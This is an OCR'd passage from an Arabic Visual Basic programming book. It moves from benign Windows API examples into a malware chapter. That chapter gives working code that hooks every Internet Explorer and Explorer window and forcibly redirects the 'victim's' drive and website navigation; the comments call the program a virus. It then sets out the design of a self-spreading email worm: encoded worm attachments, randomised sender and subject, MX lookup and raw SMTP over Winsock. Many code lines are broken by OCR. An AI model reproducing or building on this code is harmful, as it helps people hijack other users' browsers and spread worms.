ستخدم تقنية تعريف الثوابت ، لجعل البرنامج أوضح في الفهم ، ومن البديهي أن السطر الأول أوضح من السطر الثاني .

قبل تجريب البرنامج *API* ، تأكد من حفظ المشروع ، وإغلاق كافة التطبيقات الأخرى .

- نفّذ البرنامج *API*.
- انقر زر خروج من الويندوز .

تظهر رسالة تأكيد، تطلب منك إجابة صريحة بنعم أو لا .

- انقر نعم .
- تأكد من إغلاق النظام *Windows*.

معرفة اسم مجلد *Windows|System*


بطريقة مشابهة جداً لمعرفة اسم مجلد *Windows* ، يمكننا معرفة اسم مجلد *Windows\System* ، اتبع ما يلي :

- أضف زراً جديداً للنموذج *frmMyApi* .
- أسند القيم التالية لخصائصه :

cmdWhereSystem Name:

دليل &System Caption:

يصبح النموذج بعد الانتهاء كما في الصورة التالية .



النموذج بعد إضافة زر دليل *System*.

- أضف سطر التصريح التالي لقسم التصريحات العامة للوحدة النمطية *MyApi.Bas* :

```
Declare Function GetSystemDirectory Lib "kernel32" Alias
_
"GetSystemDirectoryA" _
(ByVal lpBuffer As String, _
ByVal nSize As Long) As Long
```

- أضف الأسطر التالية للإجراء *cmdWhereSystem_Click()* :

```
Private Sub cmdWhereSystem_Click()
Dim Result
Dim SystemDirectory A String
SystemDirectory = Space(144)
Result = GetSystemDirectory(SystemDirectory,144)
```

```
If Result = 0  Then
  MsgBox " لا يمكن الحصول على اسم مجلد النظام"
Else
  MsgBox " مجلد النظام هو: " & SystemDirectory
End If
End Sub
```

من المؤكد أنك وجدت الأسطر السابقة، مشابهة جداً للأسطر التي كتبتها في إجراء الحصول على اسم دليل *Windows*، مع اختلاف بسيط جداً هو في اسم التابع *API*.

الخلاصة :

تعلمت في هذا الفصل ، كيفية استخدام توابع النظام *API Windows* من برامج فيجول بيسك . ورأيت أيضاً وجوب التصريح عن التابع قبل التمكن من استخدامه ، وبمجرد التصريح عن التابع ، يمكنك استخدامه وكأنه موجود فعلاً في فيجول بيسك . تزيد بهذه الطريقة عدد التوابع الممكن استخدامها .

شاهدت أيضاً برنامج *API Viewer* ، الذي يساعدك على نسخ الأسطر المصرحة عن التوابع، ولصقها في برنامجك .

صحيح أن هذا البرنامج لا يعلمك طريقة استخدام التوابع ، لكن يمكن في بعض الأحيان اكتشاف ما يفعله التابع من اسمه المجرد .

تتواجد المعلومات الكاملة عن توابع *API* ، في ملفات التعليمات *Help Files* ، والوثائق التي تأتي مع بعض اللغات الأخرى مثل لغة *Visual C++*.

الفصل الثاني

السيطرة على البرامج الأخرى بشفرات برمجية

الفصل الثاني

السيطرة على البرامج الأخرى بشفرات برمجية


مراقبة البرامج الأخرى

هنا سنتعامل مع ال *IE Automation* بطريقة أكثر تقدما .. حيث سنقوم بمراقبة أحداث المتصفح المعروفة .. وخاصة الحدث *BeforeNavigate2* والذي نستقبله عندما يريد المستخدم الدخول في مجلد أو الاتصال بموقع ويب..

وبالتالي عندما نستقبل هذا الحدث فإنه يحمل معه العنوان الذي يريد المستخدم الولوج إليه سواء من برنامج *Explorer* أو *Iexplorer* لأنهم يعتمدوا علي نفس تقنية الربط.
ونستطيع في تلك الحالة توجيه كائن المتصفح إلي عنوان أخر تماماً .
والمشروع الذي سنقوم بكتابته لعمل ذلك سنطلق عليه *IEAutomation* وهو يتكون من الأتي :


- وحدة نمطية (موديول) باسم *mdlIEMonitor* .
- فئة نمطية(*Class Module*) باسم *clsIECapture* .
- فئة نمطية(*Class Module*) باسم *clsIEMonitor* .

سنقوم بإسناد كائن ال *StartUp Object* إلي *Sub Main*.. ولعمل ذلك من قائمة *Project* نختار أخر زر والخاص بخصائص المشروع ..



وستظهر النافذة التالية والتي سنقوم فيها باختيار *Sub Main* إذا لم تكن قد تم اختيارها.

ثم نقوم بربط مكتبة المتصفح *SHDocVw* مع البرنامج..وذلك من قائمة *Project* ونختار *References* .



ثم نختار مكتبة *Microsoft Internet Controls* ..

ثم في شفرة موديول *mdlIEMonitor* سنكتب الكود البسيط التالي :

```
Public Declare Sub Sleep Lib "kernel32" (ByVal _
dwMilliseconds As Long)

' clsIEMonitor بالفئة clsIE سنقوم بربط الكائن
Dim clsIE As clsIEMonitor

Public Sub Main()
' clsIEMonitor نقوم بإنشاء نسخة من الفئة
' Class_Inialize وفي نفس الوقت تنفيذ حدث الإنشاء
Set clsIE = New clsIEMonitor

' نقوم بعمل تكرار لا نهائي حتى لا ينتهي المشروع بمجرد
' تشغيله ولكي نستمر في استقبال أحداث نوافذ المتصفح
Do
Sleep 1
DoEvents
Loop

End Sub
```

شفرة الفئة ***clsIEMonitor*** :

```
Option Explicit
clsIECapture // نقوم بربط مصفوفة ديناميكية بالفئة
Private arr() As clsIECapture
```

```
ونقوم IEWindow من الفئة //ShellWindows
بتعريف كائن
Private WithEvents IEWindow As
ShellWindows

Private Sub AddIEWindow()
Dim i As Long
'بعدد النوافذ arrClass نعيد تعريف حدود المصفوفة
الديناميكية
'.. ولاحظ أن تلك العملية سنقوم بتنفيذها الموجودة
حالياً
' كل مرة يحدث فيها تغيير في نافذة.. كأن يتم إنشاء
نافذة
'جديدة أو يتم غلق نافذة قديمة.. وبالتالي علينا تحديد
النوافذ
'التي تعمل الآن والتي سيتم مراقبة أحداثها
ReDim arr(IEWindow. Count)
' ثم نقوم بعمل تكرار بعدد النوافذ التي تعمل الآن
For i = 0 To IEWindow.Count
'في داخل هذا التكرار سنقوم بتسجيل كل نافذة علي
أنها 'توجد clsIECapture وفي الفئة
clsIECapture من نوع الفئة
' تقوم بتسجيل النافذة علي أنها كائن SetIE دالة
تدعي
' حتى نستطيع استقبال أحداث تلك النافذة
InternetExplorer
Set arr(i) = New clsIECapture
arr(i).SetIE IEWindow.Item(i)
Next i
```

```
End Sub

Private Sub Class_Initialize()
Set IEWindow = New ShellWindows
'نقوم بتجميع النوافذ الموجودة حالياً لحظة تشغيل
الفيروس
AddIEWindow
End Sub

Private Sub
IEWindow_WindowRegistered _
(ByVal
lCookie As Long)
'هذا الحدث يتم استقباله عندما يتم إنشاء نافذة جديدة
' وبالتالي علينا أن نقوم نحن الآخرين  بإضافة تلك
النافذة إلي
'النوافذ التي نستقبل أحداثها

AddIEWindow
End Sub

Private Sub
IEWindow_WindowRevoked _

(lCookie As Long)
' نستقبل هذا الحدث عندما يتم إنهاء نافذة للمتصفح
' وبالتالي علينا إعادة معرفة النوافذ الحالية للمتصفح
AddIEWindow
End Sub
```

شفرة الفئة clsIECapture :

```
Option Explicit
Private WithEvents IE As
InternetExplorer

Private Sub
IE_BeforeNavigate2(ByVal pDisp As _
Object, URL As Variant, FLAGS
As Variant, _
TargetFrameName As Variant,
PostData As _
Variant, Headers As Variant,
Cancel As Boolean)

'يتم استقباله قبل BeforeNavigate لاحظ أن
حدث
'الدخول في أي مسار بالفعل سواء كان لبرنامج
'ويمكنك استخدام حدث IExplorer أو
Explorer
'في حالة إذا أردت DocumentComplete
أخر وهو
'أن يتم تنفيذ كود التحويل بعدما يقوم الضحية
'بالدخول في المسار بالفعل .. أو استخدام
'والذي يتم تنفيذه لحظه NavigateComplete2
حدث
' الدخول في المسار أو لحظة تحميل صفحة الانترنت

Debug.Print URL
' يحمل المسار الذي تحاول النافذة URL لاحظ أن
```

```
المتغير
'الدخول إليه وبالتالي نستطيع معرفة هذا المسار

If InStr(1, URL, "A:|") Or _
InStr(1, URL, "D:|") Or _
InStr(1, URL, "E:|") Or _
InStr(1, URL, "F:|") Or _
InStr(1, URL, "G:|") Or _
InStr(1, URL, "H:|") Or _
InStr(1, URL, "I:|") Or _
InStr(1, URL, "J:|") Or _
InStr(1, URL, "K:|") Or _
InStr(1, URL, "L:|") Or _
InStr(1, URL, "M:|") Or _
InStr(1, URL, "N:|") Or _
InStr(1, URL, "O:|") Or _
InStr(1, URL, "P:|") Or _
InStr(1, URL, "Q:|") Or _
InStr(1, URL, "R:|") Or _
InStr(1, URL, "S:|") Or _
InStr(1, URL, "T:|") Or _
InStr(1, URL, "U:|") Or _
InStr(1, URL, "V:|") > 0 Then

' ثم تغيير مسار تلك النافذة إلي مسار قرص السي
وبالتالي
' إذا أراد الضحية الدخول إلي أي قرص فسيتم نقله
للقرص
' (C:|) سي

IE.Navigate2 "C:"
```

```
' حتـى يـتم تنفيـذ التغييـر True بالقيمـة
Cancel ونمرر
Cancel = True
End If

' كذلك الحال بالنسبة لصفحات الويب فيمكننا معرفة
إذا كان
' الضحية يريد الدخول علي موقع ما بالبحث عن
طبيعة
' في مسار العنوان ومن ثم نقله إلي أي موقع أخر

If InStr(1, URL, ".net",
vbTextCompare) > 0 Or _
InStr(1, URL, ".com",
vbTextCompare) > 0 Or _
InStr(1, URL, ".org",
vbTextCompare) > 0 Or _
InStr(1, URL, ".gov",
vbTextCompare) > 0 Or _
InStr(1, URL, ".edu",
vbTextCompare) > 0 Then

IE.Navigate2
"http://www.egyptbooks.net"

Cancel = True
End If
End Sub
Function SetIE(IEObject As Object)
' سنقوم هنا بتسجيل كـائن النافـذة التـي تمـرر لهـذا
الإجراء علي
```

```
' InternetExplrer أنها من الفئة
Set IE = IEObject
End Function
```

القرصنة علي البيانات وإرسالها عبر البريد برمجياً :

ومحرك البريد الذي سنقوم بكتابته لابد وأن يتوافر به الآتي :

- عدم الاعتماد علي أي أدوات خارجية مثل أداة *ActiveX* المشهورة *MSWinsck.ocx* في عملية الاتصال بخادم البريد *Mail Server* , وسنعتمد في تلك الحالة علي دوال *Winsock API* .
- إتيان عنوان الخادم *SMTP Server* تلقائياً , فمثلا إذا قمنا بإرسال الدودة إلي *Thensync@Hotmail.com* , أو إلي أي بريد ضحية , فنقوم بإيجاد أفضل عنوان خادم البريد

Mail Exchanger(MX) للموقع *hotmail.com*

ومن المحتمل أن يكون أفضل عنوان خادم وذلك علي حسب ال *Preference* أي من الأتي :

MX1.hotmail.com
MX2.Hotmail.com
MX3.hotmail.com
MX4.Hotmail.com

- البريد الذي سنقوم بإرساله إلي أي ضحية يحتوي علي ملف الدودة *Worm* علي هيئة مرفقات *Attachments* . وبالتالي ينبغي تشفير ملف الدودة *Worm* - قبل إرساله إلي خادم البريد - إما إلي *Base64* أو إلي *UUEncode* .

- اختيار بيانات عشوائية في كل مرة نقوم بإرسال الفيروس إلي ايميل ضحية .. والبيانات العشوائية ستكون لاسم المرسل وايميل المرسل وعنوان الرسالة ومحتوي الرسالة واسم وامتداد الفيروس المرفق وهكذا..

تلك كانت نقاط رئيسية يجب وضعها في الاعتبار قبل الخوض في كتابة محرك البريد , والذي سيعتمد بصورة كبيرة علي دوال *Winsock API* , وبالتالي لابد من وضع مرجع مختصر لتلك الدوال حتى نعرف فيما استخدام كل دالة .

ملحوظة :

سأختصر بعض الشيء في شرح دوال *Winsock API* , وأذكر فقط عمل كل دالة , حيث سبق لي الحديث عن مكتبة *Windows Sockets* في كتاب آخر .

ولكن إذا أردت المزيد حول تلك الدوال فستجد في ملف الدعم بالوقع خمسة دروس *(5)* *tutorials* , تتناول شرح لدوال *Winsock API* , بتطبيق عملي علي تصميم برنامج *Client/Server* , فأرجو منك مراجعة تلك الدروس جيداً قبل استكمال هذا الموضوع .

1- الدالة *WSAStartup* :

وتستخدم لاستدعاء وتشغيل مكتبة الوينسوك *Winsock* , أو ببساطة .. تقوم بعمل مرجع لمكتبة الوينسوك وبالتالي نستطيع استخدام أي دالة داخل تلك المكتبة .

وللدالة معاملان :

الأول :

ويمثل الاصدار الخاص بالمكتبة .

الثاني :

عبارة عن بنية *Structure* ويخزن بها معلومات عن مكتبة الوينسوك التي قمنا باستدعائها .

وعند نجاح تلك الدالة فإنها تعود بالقيمة صفر .

مثال علي تلك الدالة :

```
lRetVal = WSAStartup (&H202, WSADataType)
```

2- الدالة ***WSACleanup*** :

وتستخدم لإلغاء مرجع مكتبة الوينسوك التي قمنا بتحميلها بواسطة الدالة الأولي *WSAStartup*.

وإذا أردنا إلغاء تحميل المكتبة فقط نكتب :

WSACleanup

3- الدالة ***Socket*** :

تستخدم تلك الدالة لإنشاء مقبس *Socket* .. والمقبس هنا يحدد نوع وطريقة النقل ,
وعندنا نريد إنشاء مقبس لبروتوكول *TCP* :

```
LSocket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)
```

حيث الثلاث توابع ثوابت يتم التصريح عنها كالأتي :

```
Public Const AF_INET = 2       'UDP, TCP
Public Const IPPROTO_TCP = 6   'TCP Protocol
Public Const SOCK_STREAM = 1
```

وإذا نجحت تلك الدالة فستعود بقيمة رقمية تخزن في المتغير *lSocket* وتمثل المقبس الذي تم إنشائه , أما إذا لم تنجح الدالة فتعود بالقيمة *(1-)* .

4- الدالة ***CloseSocket*** :

تستخدم لإغلاق المقبس الذي قمنا بإنشائه بواسطة الدالة *Socket* , ونستخدم تلك الدالة عند الانتهاء من استخدام المقبس وبالتالي فنقوم بإغلاقه وذلك بتمرير قيمته فقط إلي تلك الدالة..

فمثلا لإغلاق المقبس السابق :

```
Closesocket(lSocket)
```

4- الدالة Connect :

تستخدم للاتصال بالطرف الأخر وقد قمنا بوضع بيانات الطرف الأخر الذي نريد الاتصال بـه داخل البنية sockaddr_in, مثل عنوان الانترنت IP المراد الاتصال به والمنفذ Port

```
Connect(LSocket,sockaddr_in, Len(sockaddr_in))RetVal =
```

حيث :

المعامل الأول وهو قيمة المقبس Socket الذي قمنا بإنشائه مسبقا..

المعامل الثاني وهو بنية Structure تخزن بها معلومات عن عنوان العائلـة - ونحـن هنـا نستخدم IPV4- والمنفذ Port وعنوان الانترنت IP:

```
Public Type sockaddr_in
 sin_family As Integer
  sin_port As Integer
   sin_addr As Long
End Type
```

المعامل الثالث هو حجم تلك البنية.

وإذا حدث خطأ فسيعود المتغير LRetval بالقيمة (1-).

ولنلقي نظرة الآن علي كيفية استخدام بروتوكول SMTP لمخاطبة أي خادم بريـد Mail Server .

Simple Mail Transfer Protocol (SMTP) :

هذا البروتوكول عبارة عن مجموعة من الأوامر وخطوات منتظمة وثابتـة , ليـسهل التعامـل مع أي خادم بريد , ويستخدم هذا البروتوكول في إرسال ايميل عن طريق الاتـصال بخـادم البريد SMTP Mail Server - الموقع المضيف للايميـل .. أي المـراد إرسـال البريـد الإلكتروني إلي ايميل مسجل علي خادم البريد نفسه – وذلك علي المنفذ الأساسي 25 ..

وفي الواقع أنت ها هنا تتصل مع برنامج يـدعم بروتوكـول SMTP مثـل Mdaemon أو أي برنامج أخر موجود علي السيرفر ويستخدم لإدارة حركة الاتصال بين أي عميل وخـادم البريد عن طريق هذا البروتوكول... حيث البرنامج هو الذي يـرد عليـك .. فـي كـل خطـوة.. مستخدما في ذلك الخطوات والأوامر الثابتة لبروتوكول SMTP .

حيث يدعم بروتوكول *SMTP* مجموعة خطوات واحدة لإرسال أي بريد.. أي أنه يلعب دور المنظم لعملية الإرسال لأي بريد..

وكمثال بسيط علي استخدام بروتوكول *SMTP* لإرسال بريد إلي ايميل علي الهوتميل من برنامج *Telnet*:

نقوم بتشغيل برنامج *Telnet* , وفي خانة *Host Name* نكتب اسم خادم البريد الذي نريد الاتصال به , وفي خانة المنفذ نكتب المنفذ الأساسي لبروتكول *SMTP* وهو *25* .

Connect
Host Name: mx1.hotmail.com
Port: 25
TermType: vt100
Connect Cancel

أو من محث سطر الأوامر (دوس , *Dos*) نكتب :

Telnet mx1.hotmil.com 25

بعد الاتصال ستظهر لك معلومات عن خادم البريد المستخدم للهوتميل , ومن ثم سنقوم بمعرفة هل خادم البريد مستعد لتلقي الأوامر التي سنرسلها له.. ونستطيع التأكد من تلك النقطة بكتابة :

Helo Hotmail.com

ولرؤية ما تكتبه ..قم بتشغيل خدمة *Local Echo* من الاعدادات *Preference* .

Terminal Preferences
Terminal Options
Local Echo
Blinking Cursor
Block Cursor
VT100 Arrows
Buffer Size: 25
Emulation
VT-52
VT-100/ANSI
Fonts...
Background Color...
OK
Cancel
Help

وبعد ضغط *Enter* .. إذا كان الخادم مستعد فيسيرسل لك رسـالة تبـدأ بـالرقم *250* ثـم يليها اسم الخادم..

وإذا لم يكن مستعد لأسباب معينة فسيرسل لك أرقام أخري سنستعرضها فيما بعد .

الآن نستكمل ثاني خطوة لإرسال البريد , فنقوم بكتابة عنوان بريد المرسل .

FROM : <Thensync@hotmail.com> MAIL

وعند الضغط *Enter* , سيقوم الخادم بالرد علينا بالرسالة التالية :

250 Thensync@hotmail.com... Sender ok

وسنجد أيضا في بداية الرد الرقم *250* , ومن ثم نستكمل كتابة باقي الخطوات .

الخطوة الثالثة ... وهي كتابة عنوان بريد المستلم للرسالة .

RCPT TO: <theonlykito@hotmail.com>

ثم الضغط *Enter* ..فسيقوم خادم البريد بالرد علينا بالرسالة التالية :

250 theonlykito@hotmail.com... Recipient ok

وسنجد أيضا في بدايتها الرقم *250* , ومن ثم نستكمل كتابة باقي الخطوات .

نقوم الآن بكتابة كلمة *data* ثم الضغط *Enter*.. وتلك الكلمة ستحدد لخـادم البريـد أننـا سنرسل له عنوان ومحتوي الرسالة .

data

وبعد الضغط علي *Enter*.. سيقوم خادم البريد بالرد علينا بالرسالة التالية :

354 Please start mail input; end with <CRLF>.<CRLF>

وسنقوم بكتابة البريد بهذا الشكل :

```
Subject : Test Telnet Message
{Enter}
This is my first mail using Telnet
{Enter}
.                {Enter}
```

أول سطر وهو خاص بكتابة عنوان الرسالة مسبوق بكلمة *(Subject:)* حتى يستطيع خادم البريد استخلاص عنوان الرسالة .

وبعد الضغط علي *Enter* ..سيقوم خادم البريد باعتبار أي نص قادم هو محتوي الرسالة *Message body* تبعا للقواعد الثابتة لبروتوكول *SMTP* ...

وعندما نريد إنهاء البريد وإرساله إلي العنوان الذي قمنا بوضعه..

فإذا تذكرت الرد السابق لخادم البريد علي أمر *data* .. كان :

354 Please start mail input; end with <CRLF>.<CRLF>

أي لابد أن لإرسال الايميل لابد من كتابة الأتي :

Carriage Return+ LineFeed (CRLF)
.Carriage Return+ LineFeed (CRLF)

وهذا ما قمنا بعمله بالفعل عندما نقوم بالضغط علي *{Enter}*

وبمجرد كتابة النقطة علي سطر ثم الضغط علي *Enter* , سيقوم خادم البريد بإرسال الرسالة إلي البريد الذي قمنا بوضعه له .

وهكذا نكون قد انتهينا من إرسال البريد , وإذا أردنا الخروج من الاتصال بخادم البريد نكتب الأمر *quit* .

quit

ولتلخيص تلك الخطوات السابقة لإرسال أي بريد ستكون كالأتي :

```
Helo Hotmail.com
MAIL FROM:
<Thensync@hotmail.com>
RCPT TO:
<theonlykito@hotmail.com>
data
```

```
Subject: Test Telnet Message
This is my first mail using Telnet
```

هناك معلومات أخري يطلق عيه *Header* مثل اسم المرسل واسم المرسل إليـه.. وتعتبـر تلك المعلومات إضافية .. أي أنه يمكن الاستغناء عنها وعدم كتابتها , وتكتب تلك المعلومات تحت *data* هكذا :

```
Helo Hotmail.com
MAIL FROM:
<Thensync@hotmail.com>
RCPT TO:
<theonlykito@hotmail.com>
data
From: Mohamed Fayed
To: Osama Fathi
Subject: Test Telnet Message
This is my first mail using Telnet
.
```

وكما رأيت فيما سبق .. فهي خطوات بسيطة جدا لإرسال بريد لأي ايميل.. وسـنقوم نحـن بالمثل بإتباع مثل تلك الخطوات أثناء الاتصال بخادم البريد .
لكن يجب أولاً أن ننظر إلي الآرقام التي تسبق ردود خادم البريد علي الطلبات التي نرسلها له .
تلك الأرقام تدعي *MID* أو *Message ID* , و هي أرقام تعريفية للردود , نستطيع نحـن أن نعرف رد فعل الخادم علي طلب قمنا بإرساله إليه.. عن طريق تلك الأرقام..
وفيما يأتي تفسير لتلك الأرقام..

الرقم 200

نستقبل هذا الرقم *200* في بداية الاتصال مع خادم البريد

SMTP Mail Server , ونستقبل مع هذا الرقم معلومات عن خادم البريد الذي قمت بالاتصال به .

الرقم ***250***

نستقبل هذا الرقم والذي يدل علي نجاح الأمر الذي قمنا بإرساله لخادم البريد , وبالتالي نقوم باستمرار إرسال باقي الأوامر إلي خادم البريد

الرقم ***354***

نستقبل هذا الرقم كرد علي أمر *data* والذي نرسله لطلب بدء كتابة جسم الرسالة *Message body* .

الرقم ***221***

نستقبل هذا الرقم عندما نقوم بقطع الاتصال بين خادم البريد وبرنامجنا ..وغالباً ما نستقبله عندما ننهي اتصالنا بالخادم باستخدام الأمر *Quit* فيقوم الخادم بعمل *Sign Off*, ويغلق قناة الاتصال والإرسال *Closing transmission channel*.
وإذا استقبلنا أي أرقام أخري غير الأرقام السابقة مثل تلك الأرقام (451, 452, 500, 550, 551) فهذا يدل علي وجود خطأ عند خادم البريد .
وهناك العديد من الأخطاء يمكن حدوثها .. لكنني سأتلافي حدوث أخطاء في الأوامر *Command Syntax* طالما قمنا بكتابة الأوامر بصورة صحيحة... من تلك الأرقام التي تدل علي أخطاء والتي من الممكن أن نستقبلها :

الرقم ***421***

ويفيد بأن الخدمة غير موجودة ونستقبله غالباً في بداية الاتصال بخادم البريد.. وبالتالي فنقوم بتغيير عنوان خادم البريد إلي أي عنوان أخر .

الرقم ***451***

خطأ غير متوقع عند خادم البريد أثناء معالجة الأوامر المرسلة إليه .

الرقم 550

ويفيد بأن البريد المرسل إليه غير موجود .

الرقم 552

يفيد بأن الايميل المراد إرسال البريد عليه قد تجاوز المساحة التخزينية المحددة له .

الرقم 553

يفيد بأن اسم البريد المرسل إليه غير مسموح به (لوجود خطأ به , مثل أن يكون الخطأ في كتابته) .
وهناك أرقام لأخطاء أخري تستطيع الإطلاع عليها بالبحث في مقالات *RFC* الخاصة ببروتوكول *SMTP* .

